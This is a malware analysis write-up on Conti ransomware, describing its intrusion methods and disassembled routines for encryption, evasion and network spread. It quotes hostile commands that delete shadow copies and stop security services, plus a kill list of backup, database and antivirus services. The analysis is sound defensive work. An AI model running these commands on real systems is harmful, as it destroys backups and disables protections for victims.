Conti Ransomware

By Ghanshyam More

Published: 2021-11-18 · Archived: 2026-04-05 19:49:20 UTC

Conti is a sophisticated Ransomware-as-a-Service (RaaS) model first detected in December 2019. Since its inception, its use has grown rapidly and has even displaced the use of other RaaS tools like Ryuk. The Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI) issued a warning about Conti in Sept 2021, noting that they had observed it being used in more than 400 cyberattacks globally, though concentrated in North America and Europe.

The most common initial infection vectors used are spear phishing and RDP (Remote Desktop Protocol) services. Phishing emails work either through malicious attachments, such as Word documents with an embedded macro that can be used to drop/download BazarLoader, Trickbot, IceID trojans, or via social engineering tactics employed to get the victim to provide additional information or access credentials. Following initial access, attackers download and execute a Cobalt Strike beacon DLL to gather information about domain admin accounts. Additionally, threat actors use Kerberos attacks to attempt to get admin hash in order to conduct brute force attacks.

A Conti affiliate recently leaked what has been dubbed the Conti playbook. The playbook revealed that Conti actors also exploit vulnerabilities in unpatched assets to escalate privileges and move laterally across a victim's network. They check for the "PrintNightmare" vulnerability (CVE-2021-34527) in Windows Print spooler service, EternalBlue vulnerability (CVE-2017-0144) in Microsoft Windows Server Message Block, and the "Zerologon" vulnerability (CVE-2020-1472) in Microsoft Active Directory Domain Controller. The playbook has been translated from Russian to English by security researchers and has provided other useful Indicators of Compromise (IoC).

Conti actors also use the RouterScan tool to identify router devices in a provided range of IPs and attempt to find logins/passwords from a standard list available with the RouterScan tool. They then install AnyDesk or Atera on the target machine to maintain an open communication channel. Like other ransomware attacks, Conti actors exfiltrate data from victims' networks to cloud storage services like MEGA and then deploy Conti ransomware. To upload data on cloud storage Conti uses open-source Rclone command-line software. They use a double extortion approach in which they demand a ransom to release the encrypted data or threaten to publicly release it if a ransom is not paid. They may also sell the data to the highest bidder.

Technical Details:

Conti ransomware uses obfuscation. The most notable use is to hide various Windows API calls used by the malware. It is common for some malware to lookup API calls during execution. Initially, it brings import module names then decrypts the API names and gets their addresses.

```
.text:00501019 C7 85 BC FB FF FF 41 64+mov     dword ptr [ebp+var_444], 'avdA'
.text:00501023 C7 85 C0 FB FF FF 70 69+mov     [ebp+var_440], '23ip'
.text:0050102D C7 85 C4 FB FF FF 2E 64+mov     [ebp+var_43C], 'lld.'
.text:00501037 C6 85 C8 FB FF FF 00    mov     [ebp+var_438], 0
.text:0050103E C7 85 AC FB FF FF 4B 65+mov     dword ptr [ebp+LibFileName], 'nreK'
.text:00501048 C7 85 B0 FB FF FF 65 6C+mov     [ebp+var_450], '23le'
.text:00501052 C7 85 B4 FB FF FF 2E 64+mov     [ebp+var_44C], 'lld.'
.text:0050105C C6 85 B8 FB FF FF 00    mov     [ebp+var_448], 0
.text:00501063 C7 85 CC FB FF FF 4E 65+mov     dword ptr [ebp+var_434], 'ateN'
.text:0050106D C7 85 D0 FB FF FF 70 69+mov     [ebp+var_430], '23ip'
.text:00501077 C7 85 D4 FB FF FF 2E 64+mov     [ebp+var_42C], 'lld.'
.text:00501081 C6 85 D8 FB FF FF 00    mov     [ebp+var_428], 0
.text:00501088 C7 85 9C FB FF FF 49 70+mov     dword ptr [ebp+var_464], 'lhpI'
.text:00501092 C7 85 A0 FB FF FF 70 61+mov     [ebp+var_460], 'ipap'
.text:0050109C C7 85 A4 FB FF FF 2E 64+mov     [ebp+var_45C], 'lld.'
.text:005010A6 C6 85 A8 FB FF FF 00    mov     [ebp+var_458], 0
.text:005010AD C7 85 DC FB FF FF 52 73+mov     dword ptr [ebp+var_424], 'rtsR'
.text:005010B7 C7 85 E0 FB FF FF 74 6D+mov     [ebp+var_420], 'rgmt'
.text:005010C1 C7 85 E4 FB FF FF 2E 64+mov     [ebp+var_41C], 'lld.'
.text:005010CB C6 85 E8 FB FF FF 00    mov     [ebp+var_418], 0
.text:005010D2 C7 85 AC FC FF FF 57 73+mov     dword ptr [ebp+var_354], '_2sW'
.text:005010DC C7 85 B0 FC FF FF 39 32+mov     [ebp+var_350], 'd.23'
.text:005010E6 66 C7 85 B4 FC FF FF 6C+mov     [ebp+var_34C], 6C6Ch
.text:005010EF C6 85 B6 FC FF FF 00    mov     [ebp+var_34A], 0
.text:005010F6 C7 85 A0 FC FF FF 55 73+mov     dword ptr [ebp+var_360], 'resU'
.text:00501100 C7 85 A4 FC FF FF 33 32+mov     [ebp+var_35C], '_d23'
.text:0050110A 66 C7 85 A8 FC FF FF 6C+mov     [ebp+var_358], 6C6Ch
.text:00501113 C6 85 AA FC FF FF 00    mov     [ebp+var_356], 0
.text:0050111A C7 85 20 FC FF FF 53 68+mov     dword ptr [ebp+var_3E0], 'wlhS'
.text:00501124 C7 85 24 FC FF FF 61 70+mov     [ebp+var_3DC], 'ipa'
.text:0050112E C7 85 28 FC FF FF 64 6C+mov     [ebp+var_3D8], 'lld'
.text:00501138 FF D6                   call    esi ; LoadLibraryA
.text:0050113A 89 85 20 FB FF FF       mov     [ebp+hModule], eax
.text:00501140 8D 85 BC FB FF FF       lea     eax, [ebp+var_444]
.text:00501146 50                      push    eax                             ; lpLibFileName
```

Fig. 1 De-obfuscation of Windows API

Conti uses a unique String Decryption Routine that is applied to almost every string text or API name used by the malware as shown in Fig. 2:

```
.text:00504D30                                  loc_504D30:                             ;
.text:00504D30 8A 07                            mov     al, [edi]
.text:00504D32 8D 7F 01                         lea     edi, [edi+1]
.text:00504D35 0F B6 C0                         movzx   eax, al
.text:00504D38 B9 73 00 00 00                   mov     ecx, 73h
.text:00504D3D 2B C8                            sub     ecx, eax
.text:00504D3F 6B C1 1A                         imul    eax, ecx, 1Ah
.text:00504D42 99                               cdq
.text:00504D43 F7 FE                            idiv    esi
.text:00504D45 8D 42 7F                         lea     eax, [edx+7Fh]
.text:00504D48 99                               cdq
.text:00504D49 F7 FE                            idiv    esi
.text:00504D4B 88 57 FF                         mov     [edi-1], dl
.text:00504D4E 83 EB 01                         sub     ebx, 1
.text:00504D51 75 DD                            jnz     short loc_504D30
.text:00504D53 8B 45 FC                         mov     eax, [ebp+var_4]
.text:00504D56 5F                               pop     edi
.text:00504D57 5B                               pop     ebx
.text:00504D58 40                               inc     eax
.text:00504D59 5E                               pop     esi
.text:00504D5A 8B E5                            mov     esp, ebp
.text:00504D5C 5D                               pop     ebp
.text:00504D5D C3                               retn
```

Fig. 2 String Decryption Routine

After getting API addresses, it calls for `CreateMutexA` API with the Mutex Value of "*CONTI*" as shown below in Fig. 3:

```
.text:005053D4
.text:005053D4                                  loc_5053D4:                             ; CODE XREF: start+5B↑j
.text:005053D4 8D 44 24 1F                      lea     eax, [esp+2A0h+Name]
.text:005053D8 50                               push    eax                             ; lpName
.text:005053D9 6A 01                            push    1                               ; bInitialOwner
.text:005053DB 6A 00                            push    0                               ; lpMutexAttributes
.text:005053DD FF 15 14 90 51 00                call    ds:CreateMutexA
.text:005053E3 6A 00                            push    0
.text:005053E5 50                               push    eax
.text:005053E6 89 44 24 54                      mov     [esp+2A8h+hMutex], eax
.text:005053EA FF 15 78 B0 51 00                call    WaitForSingleObject
.text:005053F0 85 C0                            test    eax, eax
.text:005053F2 74 08                            jz      short loc_5053FC
.text:005053F4 6A 01                            push    1
.text:005053F6 FF 15 14 B0 51 00                call    ExitProcess
.text:005053FC
```

Fig. 3 Create Mutex

It deletes Windows Volume Shadow Copies and also resizes shadow storage for drives C to H:

```
.text:0050612A 6A 00                            push    0
.text:0050612C 68 00 00 00 08                   push    8000000h
.text:00506131 6A 00                            push    0
.text:00506133 6A 00                            push    0
.text:00506135 6A 00                            push    0
.text:00506137 8D 85 A8 FB FF FF                lea     eax, [ebp+String1]
.text:0050613D 50                               push    eax                             [ebp+String1]=[Stack[00001564]:aCmd_exeCVssadm]
.text:0050613E 6A 00                            push    0                               aCmd_exeCVssadm db 'cmd.exe /c vssadmin Delete Shadows /all /quiet',0
.text:00506140 FF 15 30 B0 51 00                call    CreateProcessA
.text:00506146 85 C0                            test    eax, eax
.text:00506148 74 1D                            jz      short loc_506167
.text:0050614A 6A FF                            push    0FFFFFFFFh
.text:0050614C FF 75 F0                         push    [ebp+var_10]
.text:0050614F FF 15 78 B0 51 00                call    WaitForSingleObject
.text:00506155 FF 75 F4                         push    [ebp+var_C]
.text:00506158 FF 15 5C B0 51 00                call    CloseHandle_0
.text:0050615E FF 75 F0                         push    [ebp+var_10]
.text:00506161 FF 15 5C B0 51 00                call    CloseHandle_0
```

Fig. 4 Deletes Windows Volume Shadow Copy

Next, Conti executes commands for stopping potential Windows Services related to antivirus, security, backup, database, and email solutions:

```
.text:00506127 50                               push    eax
.text:00506128 6A 00                            push    0
.text:0050612A 6A 00                            push    0
.text:0050612C 68 00 00 00 08                   push    8000000h
.text:00506131 6A 00                            push    0
.text:00506133 6A 00                            push    0
.text:00506135 6A 00                            push    0
.text:00506137 8D 85 A8 FB FF FF                lea     eax, [ebp+String1]
.text:0050613D 50                               push    eax                             [ebp+String1]=[Stack[00001564]:aCmd_exeCNetStopEn]
.text:0050613E 6A 00                            push    0                               aCmd_exeCNetStopEn db 'cmd.exe /c net stop "Enterprise Client Service" /y',0
.text:00506140 FF 15 30 B0 51 00                call    CreateProcessA
.text:00506146 85 C0                            test    eax, eax
.text:00506148 74 1D                            jz      short loc_506167
.text:0050614A 6A FF                            push    0FFFFFFFFh
.text:0050614C FF 75 F0                         push    [ebp+var_10]
.text:0050614F FF 15 78 B0 51 00                call    WaitForSingleObject
.text:00506155 FF 75 F4                         push    [ebp+var_C]
.text:00506158 FF 15 5C B0 51 00                call    CloseHandle_0
.text:0050615E FF 75 F0                         push    [ebp+var_10]
.text:00506161 FF 15 5C B0 51 00                call    CloseHandle_0
```

Fig. 5 Stop Potential Windows Services

The table below contains the names of the Windows Services that Conti stopped by calling the code in Fig. 5 in the loop.

MSSQL$BKUPEXEC	MSSQL$SQLEXPRESS	MSSQLFDLauncher$SHAREPOINT
MSSQL$ECWDB2	MSSQL$SYSTEM_BGC	MSSQLFDLauncher$SQL_2008
MSSQL$PRACTICEMGT	MSSQL$TPS	MSSQLFDLauncher$SYSTEM_BGC
MSSQL$PRACTTICEBGC	MSSQL$TPSAMA	MSSQLFDLauncher$TPS
MSSQL$PROD	MSSQL$VEEAMSQL2008R2	MSSQLFDLauncher$TPSAMA
MSSQL$PROFXENGAGEMENT	MSSQL$VEEAMSQL2008R2	MSSQLSERVER
MSSQL$SBSMONITORING	MSSQL$VEEAMSQL2012	MSSQLServerADHelper
MSSQL$SHAREPOINT	MSSQLFDLauncher	MSSQLServerADHelper100
MSSQL$SOPHOS	MSSQLFDLauncher$PROFXENGAGEMENT	MSSQLServerOLAPService
MSSQL$SQL_2008	MSSQLFDLauncher$SBSMONITORING	MySQL57
Acronis VSS Provider	Mfemms	DCAgent
AcronisAgent	Mfevtp	EhttpSrv
AcrSch2Svc	MMS	Ekrn

Antivirus	Mozyprobackup	Enterprise Client Service
ARSM	MsDtsServer	EPSecurityService
AVP	MsDtsServer100	EPUpdateService
BackupExecAgentAccelerator	MsDtsServer110	EraserSvc11710
BackupExecAgentBrowser	MSExchangeES	EsgShKernel
BackupExecDeviceMediaService	MSExchangeIS	ESHASRV
BackupExecJobEngine	MSExchangeMGMT	FA_Scheduler
BackupExecManagementService	MSExchangeMTA	MSOLAP$TPSAMA
BackupExecRPCService	MSExchangeSA	McShield
BackupExecVSSProvider	MSExchangeSRS	McTaskManager
Bedbg	msftesql$PROD	Mfefire
IISAdmin	MSOLAP$SQL_2008	Klnagent
IMAP4Svc	MSOLAP$SYSTEM_BGC	MSOLAP$TPS

Conti also leverages the Windows Restart Manager to close applications and services that are running in order to make them available for encryption and to maximize the damage:

```
.text:00C77913 50                      push    eax
.text:00C77914 FF D2                   call    edx ; RmStartSession
.text:00C77916 85 C0                   test    eax, eax
.text:00C77918 75 68                   jnz     short loc_C77982
.text:00C7791A 50                      push    eax
.text:00C7791B 50                      push    eax
.text:00C7791C 50                      push    eax
.text:00C7791D 50                      push    eax
.text:00C7791E 8D 45 F4                lea     eax, [ebp+var_C]
.text:00C77921 50                      push    eax
.text:00C77922 6A 01                   push    1
.text:00C77924 FF 75 FC                push    [ebp+var_4]
.text:00C77927 FF 15 C8 B0 C7 00       call    RmRegisterResources
.text:00C7792D 85 C0                   test    eax, eax
.text:00C7792F 75 48                   jnz     short loc_C77979
.text:00C77931 8D 45 F0                lea     eax, [ebp+var_10]
.text:00C77934 89 7D F0                mov     [ebp+var_10], edi
.text:00C77937 50                      push    eax
.text:00C77938 6A 00                   push    0
.text:00C7793A 8D 45 EC                lea     eax, [ebp+var_14]
.text:00C7793D 89 7D F8                mov     [ebp+var_8], edi
.text:00C77940 50                      push    eax
.text:00C77941 8D 45 F8                lea     eax, [ebp+var_8]
.text:00C77944 89 7D EC                mov     [ebp+var_14], edi
.text:00C77947 50                      push    eax
.text:00C77948 FF 75 FC                push    [ebp+var_4]
.text:00C7794B FF 15 3C B0 C7 00       call    RmGetList
.text:00C77951 3D EA 00 00 00          cmp     eax, 0EAh
.text:00C77956 0F 85 8E 00 00 00       jnz     loc_C779EA
.text:00C7795C 39 7D F8                cmp     [ebp+var_8], edi
.text:00C7795F 0F 84 85 00 00 00       jz      loc_C779EA
.text:00C77965 6A 00                   push    0
.text:00C77967 6A 01                   push    1
.text:00C77969 FF 75 FC                push    [ebp+var_4]
.text:00C7796C FF 15 B4 B0 C7 00       call    RmShutdown
.text:00C77972 8B F8                   mov     edi, eax
.text:00C77974 F7 DF                   neg     edi
.text:00C77976 1B FF                   sbb     edi, edi
.text:00C77978 47                      inc     edi
.text:00C77979
.text:00C77979                         loc_C77979:                             ; CODE XREF: su
.text:00C77979 FF 75 FC                push    [ebp+var_4]
.text:00C7797C FF 15 A4 B0 C7 00       call    RmEndSession
.text:00C77982
```

Fig. 6 Unlock files with Windows Restart Manager

It collects information about drives and drive types present on compromised systems:

```
.text:00505776 0F 84 1A 01 00 00       jz      loc_50589C
.text:0050577C 56                      push    esi
.text:0050577D 57                      push    edi
.text:0050577E FF 15 0C B0 51 00       call    GetLogicalDriveStringsW
.text:00505784 33 FF                   xor     edi, edi
.text:00505786 8B DE                   mov     ebx, esi
.text:00505788 56                      push    esi
.text:00505789 89 7C 24 10             mov     [esp+2A4h+var_294], edi
.text:0050578D FF 15 C4 B0 51 00       call    lstrlenW
.text:00505793 89 44 24 14             mov     [esp+2A0h+var_28C], eax
.text:00505797 85 C0                   test    eax, eax
.text:00505799 0F 84 94 00 00 00       jz      loc_505839
.text:0050579F
.text:0050579F                         loc_50579F:                             ; CODE XREF: start+4DF↓j
.text:0050579F 53                      push    ebx
.text:005057A0 FF 15 A8 B0 51 00       call    GetDriveTypeW
.text:005057A6 8B F0                   mov     esi, eax
.text:005057A8 83 FE 02                cmp     esi, 2
.text:005057AB 74 0F                   jz      short loc_5057C2
.text:005057AD 83 FE 03                cmp     esi, 3
.text:005057B0 74 0A                   jz      short loc_5057C2
.text:005057B2 83 FE 04                cmp     esi, 4
.text:005057B5 74 05                   jz      short loc_5057C2
.text:005057B7 83 FE 06                cmp     esi, 6
.text:005057BA 75 56                   jnz     short loc_505818
```

Fig. 7 Collect Drives Information

As shown in Fig. 8, Conti uses multi-threaded tactics. It calls `CreateIoCompletionPort` API to create multiple instances of worker threads into memory to wait for data. Once the file listing is completed, it is passed to the worker threads. Utilizing the computing power of multi-core CPUs, the data is quickly encrypted:

Fig. 8 Implementation of Multi-threaded Processing



Fig. 9 Multiple Threads Perform File Encryption

Conti then iterates files on the local system and those on remote SMB network shares to determine what data to encrypt. It looks for folders and drives shared on remote systems using `NetShareEnum` API. If the remote share is accessible, it encrypts the files present in that share:



Fig. 10 Getting Info of Remote Shares

It collects ARP cache information from the local system using the `GetIpNetTable` API. ARP cache information is a list of all the systems with which the computer recently communicated. It checks for “172.”, “192.168.” etc., on the collected IP list. If an IP address is in a different range it skips that system from encryption:

```
.text:00505D57 8D 40 01                lea     eax, [eax+1]
.text:00505D5A 83 E9 01                sub     ecx, 1
.text:00505D5D 75 F5                   jnz     short loc_505D54
.text:00505D5F 51                      push    ecx
.text:00505D60 8D 45 D4                lea     eax, [ebp+var_2C]
.text:00505D63 89 4D D4                mov     [ebp+var_2C], ecx
.text:00505D66 50                      push    eax
.text:00505D67 51                      push    ecx
.text:00505D68 FF 15 54 B0 51 00       call    GetIpNetTable
.text:00505D6E 8B 45 D4                mov     eax, [ebp+var_2C]
.text:00505D71 85 C0                   test    eax, eax
.text:00505D73 74 3A                   jz      short loc_505DAF
.text:00505D75 50                      push    eax
.text:00505D76 6A 08                   push    8
```

Fig. 11 Collect ARP Cache Information

It uses an AES-256 encryption key per file with a hard-codedRAS-4096 public encryption key. As shown in Fig. 12, the 0x6610 parameter is used while calling the `CryptGenKey` API. 0x6610 is the value of the CALG_AES_256 identifier and is only alg_id:

```
.text:00517BB5 89 5C 24 1C             mov     [esp+40h+var_24], ebx
.text:00517BB9 66 0F 13 44 24 30       movlpd  [esp+40h+var_10], xmm0
.text:00517BBF 8D 73 28                lea     esi, [ebx+28h]
.text:00517BC2 66 0F 13 44 24 38       movlpd  [esp+40h+var_8], xmm0
.text:00517BC8 56                      push    esi
.text:00517BC9 6A 01                   push    1
.text:00517BCB 68 10 66 00 00          push    6610h
.text:00517BD0 FF 75 08                push    [ebp+arg_0]
.text:00517BD3 FF 15 FC B0 51 00       call    CryptGenKey
.text:00517BD9 85 C0                   test    eax, eax
.text:00517BDB 74 2C                   jz      short loc_517C09
.text:00517BDD 8D 44 24 24             lea     eax, [esp+40h+var_1C]
.text:00517BE1 C7 44 24 24 0C 02 00 00 mov     [esp+40h+var_1C], 20Ch
.text:00517BE9 50                      push    eax
.text:00517BEA 8D 43 2C                lea     eax, [ebx+2Ch]
.text:00517BED 50                      push    eax
.text:00517BEE 6A 00                   push    0
.text:00517BF0 6A 01                   push    1
.text:00517BF2 FF 75 0C                push    [ebp+arg_4]
.text:00517BF5 FF 36                   push    dword ptr [esi]
.text:00517BF7 FF 15 90 B0 51 00       call    CryptExportKey
.text:00517BFD 85 C0                   test    eax, eax
.text:00517BFF 75 11                   jnz     short loc_517C12
.text:00517C01 FF 36                   push    dword ptr [esi]
.text:00517C03 FF 15 EC B0 51 00       call    CryptDestroyKey
```

Fig. 12 Create CALG_AES_256 Key

Conti has a unique feature that allows attackers to perform file encryption in command line mode:

```
.text:00C65000 55                      push    ebp
.text:00C65001 8B EC                   mov     ebp, esp
.text:00C65003 83 EC 5C                sub     esp, 5Ch
.text:00C65006 53                      push    ebx
.text:00C65007 56                      push    esi
.text:00C65008 57                      push    edi
.text:00C65009 8D 45 FC                lea     eax, [ebp+pNumArgs]
.text:00C6500C C7 45 FC 00 00 00 00    mov     [ebp+pNumArgs], 0
.text:00C65013 50                      push    eax                             ; pNumArgs
.text:00C65014 51                      push    ecx                             ; lpCmdLine
.text:00C65015 FF 15 28 90 C7 00       call    ds:CommandLineToArgvW
.text:00C6501B 8B D8                   mov     ebx, eax
.text:00C6501D 85 DB                   test    ebx, ebx
.text:00C6501F 0F 84 20 03 00 00       jz      loc_C65345
.text:00C65025 C6 45 F1 00             mov     [ebp+var_F], 0
.text:00C65029 BF 7F 00 00 00          mov     edi, 7Fh
.text:00C6502E C6 45 F2 36             mov     [ebp+var_E], 36h
.text:00C65032 C6 45 F3 57             mov     [ebp+var_D], 57h
.text:00C65036 C6 45 F4 46             mov     [ebp+var_C], 46h
.text:00C6503A C6 45 F5 57             mov     [ebp+var_B], 57h
.text:00C6503E C6 45 F6 57             mov     [ebp+var_A], 57h
.text:00C65042 C6 45 F7 57             mov     [ebp+var_9], 57h
.text:00C65046 8A 45 F2                mov     al, [ebp+var_E]
.text:00C65049 80 7D F1 00             cmp     [ebp+var_F], 0
.text:00C6504D 75 29                   jnz     short loc_C65078
.text:00C6504F 33 F6                   xor     esi, esi
```

Fig. 13 Command Line Mode of Operation

Modes of Operation

Conti allows 2 command line modes `--encrypt-mode` and `-h`:

```
.text:00405178                 loc_405178:                             ; CODE XREF: sub_405000+193↓j
.text:00405178 8D 45 AC        lea     eax, [ebp+var_54]
.text:0040517B 50              push    eax
.text:0040517C FF 34 83        push    dword ptr [ebx+esi*4]
.text:0040517F FF 15 D8 B0 41 00 call  lstrcmpiW_0
.text:00405185 85 C0           test    eax, eax
.text:00405187 75 07           jnz     short loc_405190
.text:00405189 8D 46 01        lea     eax, [esi+1]
.text:0040518C 3B C7           cmp     eax, edi
.text:0040518E 7C 16           jl      short loc_4051A6
                                                dword ptr [ebx+esi*4]=[debug028:0070221C]
                                                dd offset aEncryptMode  ; "--encrypt-mode"
```

Fig. 14 Command Line `--encrypt-mode` Mode

`--encrypt-mod` marks which files are encrypted. There are 3 options for its value: `all`, `local`, and `network`. By default, ransomware runs with the `all` parameter:

```
.text:00405206                 loc_405206:                             ; CODE XREF: sub_405000+1E2↑j
.text:00405206 8D 45 E9        lea     eax, [ebp+var_17]
.text:00405209 50              push    eax
.text:0040520A 57              push    edi
.text:0040520B FF 15 D8 B0 41 00 call  lstrcmpiW_0
.text:00405211 85 C0           test    eax, eax
.text:00405213 75 0F           jnz     short loc_405224
.text:00405215 C7 05 00 A0 41 00 0A 00+mov     dword_41A000, 0Ah
.text:0040521F E9 13 01 00 00  jmp     loc_405337
                                                [ebp+var_17]=[Stack[000026E0]:aAll]
                                                aAll            db 'a',0,'l',0,'l',0
```

Fig. 15 Command Line `--encrypt-mode` with Value `all`

In `all`, encryption carried out for – local and network. `network` means that shared resources on the local network will be encrypted:

```
.text:00405289                 loc_405289:                             ; CODE XREF: sub_405000+25F↑j
.text:00405289 8D 45 DC        lea     eax, [ebp+var_24]
.text:0040528C 50              push    eax
.text:0040528D 57              push    edi
.text:0040528E FF 15 D8 B0 41 00 call  lstrcmpiW_0
.text:00405294 85 C0           test    eax, eax
.text:00405296 75 0F           jnz     short loc_4052A7
.text:00405298 C7 05 00 A0 41 00 0B 00+mov     dword_41A000, 0Bh
.text:004052A2 E9 90 00 00 00  jmp     loc_405337
                                                [ebp+var_24]=[Stack[000026E0]:aLocal]
                                                aLocal          db 'l',0,'o',0,'c',0,'a',0,'l',0
```

Fig. 16 Command Line `--encrypt-mode` Mode with Value `local`



Fig. 17 Command Line `--encrypt-mode` Mode with Value `network`

In command line `-h` mode, the parameter may contain the name of a file that lists the DNS and NetBIOS addresses of remote servers. The malware will then build a list of folders to ignore during encryption:



Fig. 18 Folders Ignored in Encryption

It skips the following extensions during encryption: .exe, .dll, .sys, .lnk, and .CONTI. It appends the file extension `.CONTI` and creates a ransom note named `CONTI_README.txt` in every folder to notify users about the infection:



Fig. 19 __CONTI" Extension Appended to Files

The Ransom Note:

The ransom note and the note's file information are present in the resource of malware files:



Fig. 20 Ransom Note Content



Fig. 21 Ransom Note Name

It calls the `LoadResource` API to get ransom note-related information:

```
.text:00505431 6A 0A                   push    0Ah
.text:00505440 6A 65                   push    65h
.text:00505442 56                      push    esi
.text:00505443 FF 15 08 B0 51 00       call    FindResourceA
.text:00505449 8B D8                   mov     ebx, eax
.text:0050544B 85 DB                   test    ebx, ebx
.text:0050544D 0F 84 83 00 00 00       jz      loc_5054D6
.text:00505453 6A 0A                   push    0Ah
.text:00505455 6A 66                   push    66h
.text:00505457 56                      push    esi
.text:00505458 FF 15 08 B0 51 00       call    FindResourceA
.text:0050545E 89 44 24 10             mov     [esp+2A0h+var_290], eax
.text:00505462 85 C0                   test    eax, eax
.text:00505464 74 70                   jz      short loc_5054D6
.text:00505466 53                      push    ebx
.text:00505467 56                      push    esi
.text:00505468 FF 15 1C B1 51 00       call    SizeofResource
.text:0050546E FF 74 24 10             push    [esp+2A0h+var_290]
.text:00505472 89 44 24 10             mov     [esp+2A4h+var_294], eax
.text:00505476 56                      push    esi
.text:00505477 FF 15 1C B1 51 00       call    SizeofResource
.text:0050547D 89 44 24 18             mov     [esp+2A0h+var_288], eax
.text:00505481 39 7C 24 0C             cmp     [esp+2A0h+var_294], edi
.text:00505485 74 4F                   jz      short loc_5054D6
.text:00505487 85 C0                   test    eax, eax
.text:00505489 74 4B                   jz      short loc_5054D6
.text:0050548B 53                      push    ebx
.text:0050548C 56                      push    esi
.text:0050548D FF 15 0C B1 51 00       call    LoadResource
